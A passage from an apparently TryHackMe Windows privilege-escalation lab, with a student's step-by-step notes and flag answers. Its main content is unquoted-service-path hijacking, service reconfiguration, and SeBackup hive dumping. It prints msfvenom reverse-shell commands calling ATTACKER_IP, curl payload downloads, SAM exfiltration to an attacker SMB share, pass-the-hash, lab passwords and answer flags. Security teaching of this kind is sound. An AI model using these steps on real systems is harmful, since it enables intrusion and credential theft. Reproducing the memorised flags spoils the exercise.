When we can't directly write into service executables as before, there might still be a chance to force a service into running arbitrary executables by using a rather obscure feature.

When working with Windows services, a very particular behaviour occurs when the service is configured to point to an "unquoted" executable. By unquoted, we mean that the path of the associated executable isn't properly quoted to account for spaces on the command.

As an example, let's look at the difference between two services (these services are used as examples only and might not be available in your machine). The first service will use a proper quotation so that the SCM knows without a doubt that it has to execute the binary file pointed by `"C:\Program Files\RealVNC\VNC Server\vncserver.exe"`, followed by the given parameters:

Command Prompt

```
C:\> sc qc "vncserver"
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: vncserver
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 0   IGNORE
        BINARY_PATH_NAME   : "C:\Program Files\RealVNC\VNC Server\vncserver.exe"
-service
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : VNC Server
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

Remember: PowerShell has 'sc' as an alias to 'Set-Content', therefore you need to use 'sc.exe' to control services if you are in a PowerShell prompt.

Now let's look at another service without proper quotation:

Command Prompt

```
C:\> sc qc "disk sorter enterprise"
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: disk sorter enterprise
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 0   IGNORE
        BINARY_PATH_NAME   : C:\MyPrograms\Disk Sorter Enterprise\bin\disksrs.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Disk Sorter Enterprise
        DEPENDENCIES       :
        SERVICE_START_NAME : .\svcusr2
```

When the SCM tries to execute the associated binary, a problem arises. Since there are spaces on the name of the "Disk Sorter Enterprise" folder, the command becomes ambiguous, and the SCM doesn't know which of the following you are trying to execute:

Command	Argument 1	Argument 2
C:\MyPrograms\Disk.exe	Sorter	Enterprise\bin\disksrs.exe
C:\MyPrograms\Disk Sorter.exe	Enterprise\bin\disksrs.exe	
C:\MyPrograms\Disk Sorter Enterprise\bin\disksrs.exe		

This has to do with how the command prompt parses a command. Usually, when you send a command, spaces are used as argument separators unless they are part of a quoted string. This means the "right" interpretation of the unquoted command would be to execute `C:\\MyPrograms\\Disk.exe` and take the rest as arguments.

Instead of failing as it probably should, SCM tries to help the user and starts searching for each of the binaries in the order shown in the table:

1. First, search for `C:\\MyPrograms\\Disk.exe`. If it exists, the service will run this executable.
2. If the latter doesn't exist, it will then search for `C:\\MyPrograms\\Disk Sorter.exe`. If it exists, the service will run this executable.
3. If the latter doesn't exist, it will then search for `C:\\MyPrograms\\Disk Sorter Enterprise\\bin\\disksrs.exe`. This option is expected to succeed and will typically be run in a default installation.

From this behaviour, the problem becomes evident. If an attacker creates any of the executables that are searched for before the expected service executable, they can force the service to run an arbitrary executable.

While this sounds trivial, most of the service executables will be installed under `C:\Program Files` or `C:\Program Files (x86)` by default, which isn't writable by unprivileged users. This prevents any vulnerable service from being exploited. There are exceptions to this rule: - Some installers change the permissions on the installed folders, making the services vulnerable. - An administrator might decide to install the service binaries in a non-default path. If such a path is world-writable, the vulnerability can be exploited.

In our case, the Administrator installed the Disk Sorter binaries under `c:\MyPrograms`. By default, this inherits the permissions of the `C:\` directory, which allows any user to create files and folders in it. We can check this using `icacls`:

Command Prompt

```
C:\>icacls c:\MyPrograms
c:\MyPrograms NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
              BUILTIN\Administrators:(I)(OI)(CI)(F)
              BUILTIN\Users:(I)(OI)(CI)(RX)
              BUILTIN\Users:(I)(CI)(AD)
              BUILTIN\Users:(I)(CI)(WD)
              CREATOR OWNER:(I)(OI)(CI)(IO)(F)

Successfully processed 1 files; Failed processing 0 files
```

The `BUILTIN\\Users` group has **AD** and **WD** privileges, allowing the user to create subdirectories and files, respectively.

The process of creating an exe-service payload with msfvenom and transferring it to the target host is the same as before, so feel free to create the following payload and upload it to the server as before. We will also start a listener to receive the reverse shell when it gets executed:

Kali Linux

```
user@attackerpc$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKER_IP
LPORT=4446 -f exe-service -o rev-svc2.exe

user@attackerpc$ nc -lvp 4446
```

Once the payload is in the server, move it to any of the locations where hijacking might occur. In this case, we will be moving our payload to `C:\MyPrograms\Disk.exe`. We will also grant Everyone full permissions on the file to make sure it can be executed by the service:

Command Prompt

```
C:\> move C:\Users\thm-unpriv\rev-svc2.exe C:\MyPrograms\Disk.exe

C:\> icacls C:\MyPrograms\Disk.exe /grant Everyone:F
        Successfully processed 1 files.
```

Once the service gets restarted, your payload should execute:

Command Prompt

```
C:\> sc stop "disk sorter enterprise"
C:\> sc start "disk sorter enterprise"
```

As a result, you'll get a reverse shell with svcusr2 privileges:

Kali Linux

```
user@attackerpc$ nc -lvp 4446
Listening on 0.0.0.0 4446
Connection received on 10.10.175.90 50650
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
wprivesc1\svcusr2
```

Go to svcusr2 desktop to retrieve a flag. Don't forget to input the flag at the end of this task.

Insecure Service Permissions

You might still have a slight chance of taking advantage of a service if the service's executable DACL is well configured, and the service's binary path is rightly quoted. Should the service DACL (not the service's executable DACL) allow you to modify the configuration of a service, you will be able to reconfigure the service. This will allow you to point to any executable you need and run it with any account you prefer, including SYSTEM itself.

To check for a service DACL from the command line, you can use Accesschk from the Sysinternals suite. For your convenience, a copy is available at `C:\\tools`. The command to check for the thmservice service DACL is:

Command Prompt

```
C:\tools\AccessChk> accesschk64.exe -qlc thmservice
  [0] ACCESS_ALLOWED_ACE_TYPE: NT AUTHORITY\SYSTEM
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_PAUSE_CONTINUE
        SERVICE_START
        SERVICE_STOP
        SERVICE_USER_DEFINED_CONTROL
        READ_CONTROL
  [4] ACCESS_ALLOWED_ACE_TYPE: BUILTIN\Users
        SERVICE_ALL_ACCESS
```

Here we can see that the `BUILTIN\\Users` group has the SERVICE_ALL_ACCESS permission, which means any user can reconfigure the service.

Before changing the service, let's build another exe-service reverse shell and start a listener for it on the attacker's machine:

Kali Linux

```
user@attackerpc$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKER_IP
LPORT=4447 -f exe-service -o rev-svc3.exe

user@attackerpc$ nc -lvp 4447
```

We will then transfer the reverse shell executable to the target machine and store it in `C:\Users\thm-unpriv\rev-svc3.exe`. Feel free to use wget to transfer your executable and move it to the desired location. Remember to grant permissions to Everyone to execute your payload:

Command Prompt

```
C:\> icacls C:\Users\thm-unpriv\rev-svc3.exe /grant Everyone:F
```

To change the service's associated executable and account, we can use the following command (mind the spaces after the equal signs when using sc.exe):

Command Prompt

```
C:\> sc config THMService binPath= "C:\Users\thm-unpriv\rev-svc3.exe" obj= LocalSystem
```

Notice we can use any account to run the service. We chose LocalSystem as it is the highest privileged account available. To trigger our payload, all that rests is restarting the service:

Command Prompt

```
C:\> sc stop THMService
C:\> sc start THMService
```

And we will receive a shell back in our attacker's machine with SYSTEM privileges:

Kali Linux

```
user@attackerpc$ nc -lvp 4447
Listening on 0.0.0.0 4447
Connection received on 10.10.175.90 50650
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
NT AUTHORITY\SYSTEM
```

Go to the Administrator's desktop to retrieve a flag. Don't forget to input the flag at the end of this task.

Answer the questions below

1. Get the flag on svcusr1's desktop.

   Answer: *THM{AT_YOUR_SERVICE}*


→ ***run commands:***

on Attack Terminal:

1. `msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKER_IP LPORT=4445 -f exe-service -o rev-svc.exe` *(generate payload)*
2. `ls` *(verify payload creation)*
3. `python3 -m http.server` *(launch http server at default port 8000)*

on Windows Terminal:

4. `curl -O http://ATTACKER_IP:8000/rev-svc.exe`
5. `dir` *(verify file download)*



Cont.

on Windows Terminal:

1. `cd C:\PROGRA~2\SYSTEM~1\` *(navigate to SYSTEM~1 dir)*

2. `move WService.exe WService.exe.bkp` *(rename WService.exe to WService.exe.bkp in order to use 'WService.exe' filename)*

3. `move C:\Users\thm-unpriv\rev-svc.exe WService.exe` *(make WService.exe as rev-svc.exe)*
4. `icacls WService.exe /grant Everyone:F` *(grant full permission to all users)*

on Attack Terminal:


5. `nc -lvnp 4445` *(start listening at port 4445)*

on Windows Terminal:

6. `sc stop windowsscheduler`
7. `sc start windowsscheduler` *(restart service to execute payload)*

on Attack Terminal:

8. `whoami` *(verify current user)*
9. `cd \Users\svcusr1\Desktop` *(navigate to svcusr1 Desktop directory)*
10. `dir` *(verify flag.txt file exists)*
11. `type flag.txt` *(print contents of 'flag.txt' file)*



2. Get the flag on svcusr2's desktop.
   Answer: *THM{QUOTES_EVERYWHERE}*


→ run commands:

on Attack Terminal:

1. `msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKER_IP LPORT=4446 -f exe-service -o rev-svc2.exe` *(generate payload)*
2. `ls` *(verify payload creation)*
3. `python3 -m http.server` *(launch http server)*

on Windows Terminal:

4. `icacls C:\MyPrograms` *(grant full permission to all users)*
5. `cd MyPrograms`
6. `curl -O http://ATTACKER_IP:8000/rev-svc2.exe` *(download payload)*
7. `dir` *(verify download)*



Cont.

on Attack Terminal:


1. `nc -lvp 4446` *(start listening at port 4446)*

on Windows Terminal:

2. `move rev-svc2.exe Disk.exe` *(rename 'rev-svc2.exe' with 'Disk.exe'))*
3. `dir` *(verify 'Disk.exe' exists)*
4. `icacls Disk.exe /grant Everyone:F` *(grant full permission to all users)*
5. `stop "disk sorter enterprise"` *(NOTE: type process with quotes)*
6. `start "disk sorter enterprise"` *(to execute payload)*

on Attack Terminal:

7. `Whoami`
8. `cd \Users\svcusr2\Desktop` *(navigate to 'svcusr2' desktop)*
9. `dir` *(check for flag)*
10. `type flag.txt` *(print out flag)*




3. Get the flag on the Administrator's desktop.
   Answer: *THM{INSECURE_SVC_CONFIG}*

→ run commands:
on Attack Terminal:

1. `msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKER_IP LPORT=4447 -f exe-service -o rev-svc3.exe` *(generate payload)*
2. `ls` *(verify payload creation)*
3. `python3 -m http.server` *(launch http web server)*

on Windows Terminal:

4. `curl -O http://ATTACKER_IP:8000/rev-svc3.exe` *(download payload)*
5. `dir` *(verify download)*



Cont.

on Windows Terminal:

1. `C:\> icacls C:\Users\thm-unpriv\rev-svc3.exe /grant Everyone:F` *(grant full permission to all users)*
2. `C:\> sc config THMService binPath= "C:\Users\thm-unpriv\rev-svc3.exe" obj= LocalSystem` *(to change the service's associated executable and account; NOTE: used 'LocalSystem' account as it is the highest privileged account available)*

on Attack Terminal:


3. `nc -lvp 4447` *(start listening at port 4447)*

on Windows Terminal:

4. `stop THMService`
5. `start THMService` *(to execute payload)*

on Attack Terminal:

6. `Whoami` *(verify user)*
7. `cd \Users\Administrator\Desktop` *(navigate to Administrator's desktop)*
8. `dir /b | findstr /i flag` *(search for flag)*
9. `type flag.txt` *(print out flag)*



Task 6 Abusing Dangerous Privileges

Windows Privileges

Privileges are rights that an account has to perform specific system-related tasks. These tasks can be as simple as the privilege to shut down the machine up to privileges to bypass some DACL-based access controls.

Each user has a set of assigned privileges that can be checked with the following command:
`whoami /priv`

A complete list of available privileges on Windows systems is available here. From an attacker's standpoint, only those privileges that allow us to escalate in the system are of interest. You can find a comprehensive list of exploitable privileges on the Priv2Admin Github project.
While we won't take a look at each of them, we will showcase how to abuse some of the most common privileges you can find.

SeBackup / SeRestore


The SeBackup and SeRestore privileges allow users to read and write to any file in the system, ignoring any DACL in place. The idea behind this privilege is to allow certain users to perform backups from a system without requiring full administrative privileges.

Having this power, an attacker can trivially escalate privileges on the system by using many techniques. The one we will look at consists of copying the SAM and SYSTEM registry hives to extract the local Administrator's password hash.

Log in to the target machine via RDP using the following credentials:

User: `THMBackup`
Password: `CopyMaster555`

This account is part of the "Backup Operators" group, which by default is granted the SeBackup and SeRestore privileges. We will need to open a command prompt using the "Open as administrator" option to use these privileges. We will be asked to input our password again to get an elevated console:



Once on the command prompt, we can check our privileges with the following command:

Command Prompt

```
C:\> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeBackupPrivilege             Back up files and directories  Disabled
SeRestorePrivilege            Restore files and directories  Disabled
SeShutdownPrivilege           Shut down the system           Disabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled

SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
```

To backup the SAM and SYSTEM hashes, we can use the following commands:

Command Prompt

```
C:\> reg save hklm\system C:\Users\THMBackup\system.hive
The operation completed successfully.

C:\> reg save hklm\sam C:\Users\THMBackup\sam.hive
The operation completed successfully.
```

This will create a couple of files with the registry hives content. We can now copy these files to our attacker machine using SMB or any other available method. For SMB, we can use impacket's `smbserver.py` to start a simple SMB server with a network share in the current directory of our AttackBox:

Kali Linux

```
user@attackerpc$ mkdir share
user@attackerpc$ python3.9 /opt/impacket/examples/smbserver.py -smb2support -username
THMBackup -password CopyMaster555 public share
```

This will create a share named `public` pointing to the `share` directory, which requires the username and password of our current windows session. After this, we can use the `copy` command in our windows machine to transfer both files to our AttackBox:

Command Prompt

```
C:\> copy C:\Users\THMBackup\sam.hive \\ATTACKER_IP\public\
C:\> copy C:\Users\THMBackup\system.hive \\ATTACKER_IP\public\
```

And use impacket to retrieve the users' password hashes:

Kali Linux

```
user@attackerpc$ python3.9 /opt/impacket/examples/secretsdump.py -sam sam.hive -system
system.hive LOCAL
Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 SecureAuth Corporation
```

```
[*] Target system bootKey: 0x36c8d26ec0df8b23ce63bcefa6e2d821
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:13a04cdcf3f7ec41264e568127c5ca94:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

We can finally use the Administrator's hash to perform a Pass-the-Hash attack and gain access to the target machine with SYSTEM privileges:

Kali Linux

```
user@attackerpc$ python3.9 /opt/impacket/examples/psexec.py -hashes
aad3b435b51404eeaad3b435b51404ee:13a04cdcf3f7ec41264e568127c5ca94
administrator@MACHINE_IP
Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 SecureAuth Corporation

[*] Requesting shares on 10.10.175.90.....
[*] Found writable share ADMIN$
[*] Uploading file nfhtabqO.exe
[*] Opening SVCManager on 10.10.175.90.....
[*] Creating service RoLE on 10.10.175.90.....
[*] Starting service RoLE.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```


SeTakeOwnership

The SeTakeOwnership privilege allows a user to take ownership of any object on the system, including files and registry keys, opening up many possibilities for an attacker to elevate privileges, as we could, for example, search for a service running as SYSTEM and take ownership of the service's executable. For this task, we will be taking a different route, however.

Log in to the target machine via RDP using the following credentials:

User: `THMTakeOwnership`
Password: `TheWorldIsMine2022`

To get the SeTakeOwnership privilege, we need to open a command prompt using the "Open as administrator" option. We will be asked to input our password to get an elevated console:



